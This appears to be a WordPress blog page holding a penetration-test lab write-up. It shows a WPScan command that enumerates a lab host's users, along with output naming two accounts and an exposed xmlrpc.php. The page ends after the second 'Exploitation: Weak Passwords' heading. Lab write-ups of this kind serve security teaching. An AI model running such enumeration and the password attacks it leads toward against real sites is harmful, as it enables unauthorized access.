Posted on August 12, 2018

Hello world!


Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search …

Exploitation: Weak Passwords


The vulnerability scanner WPScan was utilized to identify user accounts on the server by running the following command:

wpscan - - url http://192.168.1.110/wordpress -eu



```
root@Kali:~/Desktop# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Jan 20 09:05:41 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
```

The scan identified two user accounts that we will target to gain unauthorized access to the system.




```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Thu Jan 20 09:05:43 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 117.273 MB
[+] Elapsed time: 00:00:02
root@Kali:~/Desktop#
```

Exploitation: Weak Passwords

